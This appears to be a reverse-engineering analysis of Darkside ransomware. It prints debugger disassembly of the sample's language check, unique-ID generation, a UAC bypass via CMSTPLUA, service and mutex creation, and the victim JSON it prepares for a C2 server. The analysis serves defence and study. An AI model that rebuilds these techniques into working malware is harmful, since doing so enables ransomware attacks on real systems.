


```
00403017      53                  push ebx
00403018      51                  push ecx
00403019      52                  push edx                                          edx:EntryPoint
0040301A      56                  push esi
0040301B      57                  push edi
0040301C      8D45 F8             lea eax,dword ptr ss:[ebp-8]
reakpoint Not Set  50             push eax
              FF15 EC064200       call dword ptr ds:[<&NtQueryInstallUILanguage>]
00403026      8B75 F8             mov esi,dword ptr ss:[ebp-8]
00403029      8D45 F8             lea eax,dword ptr ss:[ebp-8]
0040302C      50                  push eax
0040302D      FF15 E8064200       call dword ptr ds:[<&NtQueryDefaultUILanguage>]
00403033      8B7D F8             mov edi,dword ptr ss:[ebp-8]
00403036      BB 01000000         mov ebx,1
0040303B      C1E3 0A             shl ebx,A
0040303E      80F3 01             xor bl,1
00403041      C0E3 04             shl bl,4
00403044      80F3 09             xor bl,9
00403047      66:3BDE             cmp bx,si
0040304A    ˅ 74 05               je patch1.403051
0040304C      66:3BDF             cmp bx,di
0040304F    ˅ 75 05               jne patch1.403056
```

Fig. Check Language


2.2 Unique ID:

A custom algorithm uses “MachineGuid” value as the input, and the algorithm applies 8 times to generate a unique ID



```
004010A1 > 6A FF          PUSH -1                               Arg3 = FFFFFFFF
004010A3 . FF75 0C        PUSH DWORD PTR SS:[EBP+C]             Arg2
004010A6 . FF75 08        PUSH DWORD PTR SS:[EBP+8]             Arg1
004010A9 . E8 52FFFFFF    CALL 979692cd.00401000                979692cd.00401000
004010AE . 50             PUSH EAX                              Arg3
004010AF . FF75 0C        PUSH DWORD PTR SS:[EBP+C]             Arg2
004010B2 . FF75 08        PUSH DWORD PTR SS:[EBP+8]             Arg1
004010B5 . E8 46FFFFFF    CALL 979692cd.00401000                979692cd.00401000
004010BA . 0103           ADD DWORD PTR DS:[EBX],EAX
004010BC . 50             PUSH EAX                              Arg3
004010BD . FF75 0C        PUSH DWORD PTR SS:[EBP+C]             Arg2
004010C0 . FF75 08        PUSH DWORD PTR SS:[EBP+8]             Arg1
004010C3 . E8 38FFFFFF    CALL 979692cd.00401000                979692cd.00401000
004010C8 . 0143 02        ADD DWORD PTR DS:[EBX+2],EAX
004010CB . 50             PUSH EAX                              Arg3
004010CC . FF75 0C        PUSH DWORD PTR SS:[EBP+C]             Arg2
004010CF . FF75 08        PUSH DWORD PTR SS:[EBP+8]             Arg1
004010D2 . E8 29FFFFFF    CALL 979692cd.00401000                979692cd.00401000
004010D7 . 0143 04        ADD DWORD PTR DS:[EBX+4],EAX
004010DA . 50             PUSH EAX                              Arg3
004010DB . FF75 0C        PUSH DWORD PTR SS:[EBP+C]             Arg2
004010DE . FF75 08        PUSH DWORD PTR SS:[EBP+8]             Arg1
004010E1 . E8 1AFFFFFF    CALL 979692cd.00401000                979692cd.00401000
004010E6 . 0143 06        ADD DWORD PTR DS:[EBX+6],EAX
004010E9 . 50             PUSH EAX                              Arg3
004010EA . FF75 0C        PUSH DWORD PTR SS:[EBP+C]             Arg2
004010ED . FF75 08        PUSH DWORD PTR SS:[EBP+8]             Arg1
004010F0 . E8 0BFFFFFF    CALL 979692cd.00401000                979692cd.00401000
004010F5 . 0143 08        ADD DWORD PTR DS:[EBX+8],EAX
004010F8 . 50             PUSH EAX                              Arg3
004010F9 . FF75 0C        PUSH DWORD PTR SS:[EBP+C]             Arg2
004010FC . FF75 08        PUSH DWORD PTR SS:[EBP+8]             Arg1
004010FF . E8 FCFEFFFF    CALL 979692cd.00401000                979692cd.00401000
00401104 . 0143 0A        ADD DWORD PTR DS:[EBX+A],EAX
00401107 . 50             PUSH EAX                              Arg3
00401108 . FF75 0C        PUSH DWORD PTR SS:[EBP+C]             Arg2
0040110B . FF75 08        PUSH DWORD PTR SS:[EBP+8]             Arg1
0040110E . E8 EDFEFFFF    CALL 979692cd.00401000                979692cd.00401000
00401113 . 0143 0C        ADD DWORD PTR DS:[EBX+C],EAX
00401116 . 8BC3           MOV EAX,EBX
00401118 > 5B             POP EBX
```

Fig. Unique ID generation code




```
Address  Hex dump                 ASCII
004103C4 5E 00 0E 18 5E 00 00 00 ^.♫↑^...
004103CC 00 00 00 00 00 00 00 00 ........
004103D4 00 00 1A 21 60 D6 DD 0C ..→!`ÖÝ
004103DC 00 00 00 00 00 00 00 00 ........
004103E4 2E 00 30 00 62 00 32 00 ..0.b.2.
004103EC 63 00 62 00 38 00 34 00 c.b.8.4.
004103F4 61 00 00 00 00 00 00 00 a.......
004103FC 00 00 00 00 00 00 00 00 ........
00410404 00 00 00 00 00 00 00 00 ........
0041040C 00 00 00 00 00 00 00 00 ........
00410414 00 00 00 00 00 00 00 00 ........
```

Fig. Unique ID (0b2cb84a)

The value computed above will be used in the following constructions. In the above data we can see (.0b2cb84a)

- Each encrypted file will have the following name
- Icon file
- Registry key created
- Service name
- Service display name
- Ransom note
- Wallpaper


Darkside Ransomware attempts UAC bypass via CMSTPLUA COM interface. SHTestTokenMembership API is used to check if the user belongs to which group. As seen in the figure, ZwOpenProcessToken is used to access the token associated with the process. So, the malware will relaunch itself with system-level privileges.



```
00401F8A    68 20020000       push 220
00401F8F    6A 00             push 0
00401F91    FF15 C0084200     call dword ptr ds:[<&SHTestTokenMembership>]
00401F97    C3                ret
00401F98    55                push ebp
00401F99    8BEC              mov ebp,esp
00401F9B    81EC 40010000     sub esp,140
00401FA1    53                push ebx
00401FA2    51                push ecx
00401FA3    52                push edx
00401FA4    56                push esi
00401FA5    57                push edi
00401FA6    33DB              xor ebx,ebx
00401FA8    8D45 FC           lea eax,dword ptr ss:[ebp-4]
00401FAB    50                push eax
00401FAC    6A 08             push 8
00401FAE    6A FF             push FFFFFFFF
00401FB0    FF15 D0064200     call dword ptr ds:[<&ZwOpenProcessToken>]
00401FB6    85C0              test eax,eax
00401FB8  ˅ 0F85 16010000     jne 979692cd7fc638beea6e9d68c752f360.vir.4020D4
00401FBE    8D85 ECFEFFFF     lea eax,dword ptr ss:[ebp-114]
00401FC4    50                push eax
00401FC5    6A 2C             push 2C
00401FC7    8D85 C0FEFFFF     lea eax,dword ptr ss:[ebp-140]
00401FCD    50                push eax
00401FCE    6A 01             push 1
00401FD0    FF75 FC           push dword ptr ss:[ebp-4]
00401FD3    FF15 BC064200     call dword ptr ds:[<&ZwQueryInformationToken>]
00401FD9    85C0              test eax,eax
00401FDB  ˅ 0F85 EA000000     jne 979692cd7fc638beea6e9d68c752f360.vir.4020CB
00401FE1    C745 F4 80000000  mov dword ptr ss:[ebp-C],80
00401FE8    C745 F0 80000000  mov dword ptr ss:[ebp-10],80
00401FEF    C745 F8 01000000  mov dword ptr ss:[ebp-8],1
00401FF6    8DB5 C0FEFFFF     lea esi,dword ptr ss:[ebp-140]
00401FFC    8D45 F8           lea eax,dword ptr ss:[ebp-8]
00401FFF    50                push eax
```

Fig. Unique ID generation code

LookupAccountSidW API is used to find the name of the account associated with the SID. As you can see, NT Authority is used for comparison against our domain name.




```
00401FCE     6A 01            push 1
00401FD0     FF75 FC          push dword ptr ss:[ebp-4]
00401FD3     FF15 8C064200    call dword ptr ds:[<&ZwQueryInformationToken>]
00401FD9     85C0             test eax,eax                                      eax:L"NT AUTHORITY"
00401FDB   v 0F85 EA000000    jne 979692cd7fc638beea6e9d68c752f360.vir.4020C8
00401FE1     C745 F4 80000000 mov dword ptr ss:[ebp-C],80
00401FE8     C745 F0 80000000 mov dword ptr ss:[ebp-10],80
00401FEF     C745 F8 01000000 mov dword ptr ss:[ebp-8],1
00401FF6     8D85 C0FEFFFF    lea esi,dword ptr ss:[ebp-140]
00401FFC     8D45 F8          lea eax,dword ptr ss:[ebp-8]
00401FFF     50               push eax                                          eax:L"NT AUTHORITY"
00402000     8D45 F0          lea eax,dword ptr ss:[ebp-10]
00402003     50               push eax                                          eax:L"NT AUTHORITY"
00402004     8D85 F0FEFFFF    lea eax,dword ptr ss:[ebp-110]
0040200A     50               push eax                                          eax:L"NT AUTHORITY"
0040200B     8D45 F4          lea eax,dword ptr ss:[ebp-C]
0040200E     50               push eax                                          eax:L"NT AUTHORITY"
0040200F     8D85 70FFFFFF    lea eax,dword ptr ss:[ebp-90]
00402015     50               push eax                                          eax:L"NT AUTHORITY"
00402016     FF36             push dword ptr ds:[esi]
00402018     6A 00            push 0
0040201A     FF15 E4074200    call dword ptr ds:[<&LookupAccountSidW>]
00402020     85C0             test eax,eax                                      eax:L"NT AUTHORITY"
00402022   v 0F84 A3000000    je 979692cd7fc638beea6e9d68c752f360.vir.4020C8
00402028     68 21E04000      push 979692cd7fc638beea6e9d68c752f360.vir.40E021
0040202D     E8 B2FDFFFF      call 979692cd7fc638beea6e9d68c752f360.vir.401DE4
00402032     8BF8             mov edi,eax                                       eax:L"NT AUTHORITY"
```

```
Hide FPU
EAX   0051SEF0     L"NT AUTHORITY"
EBX   00000000
ECX   768D3F9F     kernelbase.768D3F9F
EDX   00500174
EBP   0018FF70
ESP   0018FE1C
ESI   0018FE30
EDI   00000000

EIP   00402032     979692cd7fc638beea6e9d68c752f360.vir

EFLAGS   00000244
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError   00000000 (ERROR_SUCCESS)
LastStatus  00000000 (STATUS_SUCCESS)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B
```

2.3 Service Creation:


The malware then uses the ID to check if a service of that name is running or not. In the first run, the service of that name is not available.



```
004028C5 | . 6A 00         PUSH 0
004028C7 | . 6A 00         PUSH 0
004028C9 | . FF15 F8074200 CALL DWORD PTR DS:[4207F8]          advapi32.OpenSCManagerW
004028CF | . 8945 FC       MOV DWORD PTR SS:[EBP-4],EAX
004028D2 | . 837D FC 00    CMP DWORD PTR SS:[EBP-4],0
004028D6 | .v74 50        JE SHORT 979692cd.00402928
004028D8 | . FF35 C2034100 PUSH DWORD PTR DS:[4103C2]          [Arg1 = 005E186E
004028DE | . E8 EFEDFFFF   CALL 979692cd.004016D2              [979692cd.004016D2
004028E3 | . A3 C2034100   MOV DWORD PTR DS:[4103C2],EAX
004028E8 | . 6A 00         PUSH 0
004028EA | . 6A 00         PUSH 0
004028EC | . 6A 00         PUSH 0
004028EE | . 6A 00         PUSH 0
004028F0 | . 6A 00         PUSH 0
004028F2 | . FF35 C2034100 PUSH DWORD PTR DS:[4103C2]
004028F8 | . 6A 00         PUSH 0
004028FA | . 6A 03         PUSH 3
004028FC | . 6A 10         PUSH 10
004028FE | . 68 FF010F00   PUSH 0F01FF
00402903 | . FF75 08       PUSH DWORD PTR SS:[EBP+8]
00402906 | . FF75 08       PUSH DWORD PTR SS:[EBP+8]
00402909 | . FF75 FC       PUSH DWORD PTR SS:[EBP-4]
0040290C | . FF15 10084200 CALL DWORD PTR DS:[420810]          advapi32.CreateServiceW
00402912 | . 8945 F8       MOV DWORD PTR SS:[EBP-8],EAX
00402915 | . 837D F8 00    CMP DWORD PTR SS:[EBP-8],0
00402919 | .v74 0D        JE SHORT 979692cd.00402928
0040291B | . 6A 00         PUSH 0
0040291D | . 6A 00         PUSH 0
0040291F | . FF75 F8       PUSH DWORD PTR SS:[EBP-8]
00402922 | . FF15 14084200 CALL DWORD PTR DS:[420814]          advapi32.StartServiceW
00402928 | > 837D F8 00    CMP DWORD PTR SS:[EBP-8],0
0040292C | .v74 09        JE SHORT 979692cd.00402937
```

Fig. Check Service


If it finds that the service is not available, it then goes ahead to create a service of that name.



```
00402976   v 74 23          je 979692cd7fc638beea6e9d68c752f360.vir.40299B
00402978     68 FF010F00    push F01FF
0040297D     FF75 08        push dword ptr ss:[ebp+8]              [ebp+8]:L".0b2cb84a"
00402980     FF75 FC        push dword ptr ss:[ebp-4]
00402983     FF15 00084200  call dword ptr ds:[<&OpenServiceW>]
```

```
004028FC     6A 10          push 10
004028FE     68 FF010F00    push F01FF
00402903     FF75 08        push dword ptr ss:[ebp+8]              [ebp+8]:L".0b2cb84a"
00402906     FF75 08        push dword ptr ss:[ebp+8]              [ebp+8]:L".0b2cb84a"
00402909     FF75 FC        push dword ptr ss:[ebp-4]
0040290C     FF15 10084200  call dword ptr ds:[<&CreateServiceW>]
```

Fig. Create Service



.0b2cb84a Properties (Local Computer)

Service name: 0b2cb84a

Display name: .0b2cb84a

Description:

Path to executable:
"C:\Samples\Darkside\Darkside\darkside.bin\979692cd7fc638beea6e9d6

Startup type: Disabled

Service status: Stopped


You can specify the start parameters that apply when you start the service from here.

Start parameters:

Fig. Service Created


The malware then terminates itself after creating the service. The executing service will then repeat the upper procedure and check for the Service name in ServiceManager. This time it will find the service name and change the execution flow.

Now it will perform the Mutex creation operation so that only one instance is running at a time. Following are the screens for it.



```
0018FEF8  008AC430  wstr = 008AC430
0018FEFC  008A5898  format = "Global\%.8x%.8x%.8x%.8x"
0018FF00  60F465C1  <%.8x> = 60F465C1
0018FF04  F09F7E81  <%.8x> = F09F7E81
0018FF08  E9CF5B19  <%.8x> = E9CF5B19
0018FF0C  DBEBD163  <%.8x> = DBEBD163
0018FF10  00000000
```

Fig. Mutex Creation



```
0018FEF8  008AC430 UNICODE "Global\60f465c1f09f7e81e9cf5b19dbebd163"
0018FEFC  008A5898 UNICODE "Global\%.8x%.8x%.8x%.8x"
```


```
0018FF6C  00100000  Access = 100000
0018FF70  00000000  Inheritable = FALSE
0018FF74  008AC430  MutexName = "Global\60f465c1f09f7e81e9cf5b19dbebd163"
0018FF78  008AC430  UNICODE "Global\60f465c1f09f7e81e9cf5b19dbebd163"
```

```
0040A2EC  . FF15 50064200  CALL DWORD PTR DS:[420650]          ntdll.RtlFreeHeap
0040A2F2  > 803D 83034100  CMP BYTE PTR DS:[410383],0
0040A2F9  .v74 4E          JE SHORT 979692cd.0040A349
0040A2FB  . E8 519CFFFF    CALL 979692cd.00403F51
0040A300  . 8945 F4        MOV DWORD PTR SS:[EBP-C],EAX
0040A303  . FF75 F4        PUSH DWORD PTR SS:[EBP-C]
0040A306  . 6A 00          PUSH 0
0040A308  . 68 00001000    PUSH 100000
0040A30D  . FF15 80074200  CALL DWORD PTR DS:[420780]          kernel32.OpenMutexW
0040A313  . 8945 FC        MOV DWORD PTR SS:[EBP-4],EAX
0040A316  . 837D FC 00     CMP DWORD PTR SS:[EBP-4],0
0040A31A  .v74 0D          JE SHORT 979692cd.0040A329
0040A31C  . FF75 FC        PUSH DWORD PTR SS:[EBP-4]
0040A31F  . FF15 FC064200  CALL DWORD PTR DS:[4206FC]          ntdll.ZwClose
0040A325  . 8BE5           MOV ESP,EBP
0040A327  . 5D             POP EBP
0040A328  . C3             RETN
0040A329  > FF75 F4        PUSH DWORD PTR SS:[EBP-C]
0040A32C  . 6A 01          PUSH 1
0040A32E  . 6A 00          PUSH 0
0040A330  . FF15 84074200  CALL DWORD PTR DS:[420784]          kernel32.CreateMutexW
```

Fig. Mutex creation

2.4 Collecting User Data:

After creating the Mutex, the thread generates JSON data of the user which it will send to the C2 server. Following are the screens.




```
008B09F8 7B 0D 0A 22 62 6F 74 22 {.."bot"
008B0A00 3A 7B 0D 0A 22 76 65 72 :{.."ver
008B0A08 22 3A 22 25 73 22 2C 0D ":"%s",.
008B0A10 0A 22 75 69 64 22 3A 22 ."uid":"
008B0A18 25 73 22 0D 0A 7D 2C 0D %s"..},.
008B0A20 0A 25 73 0D 0A 7D 00 AB .%s..}.½
```

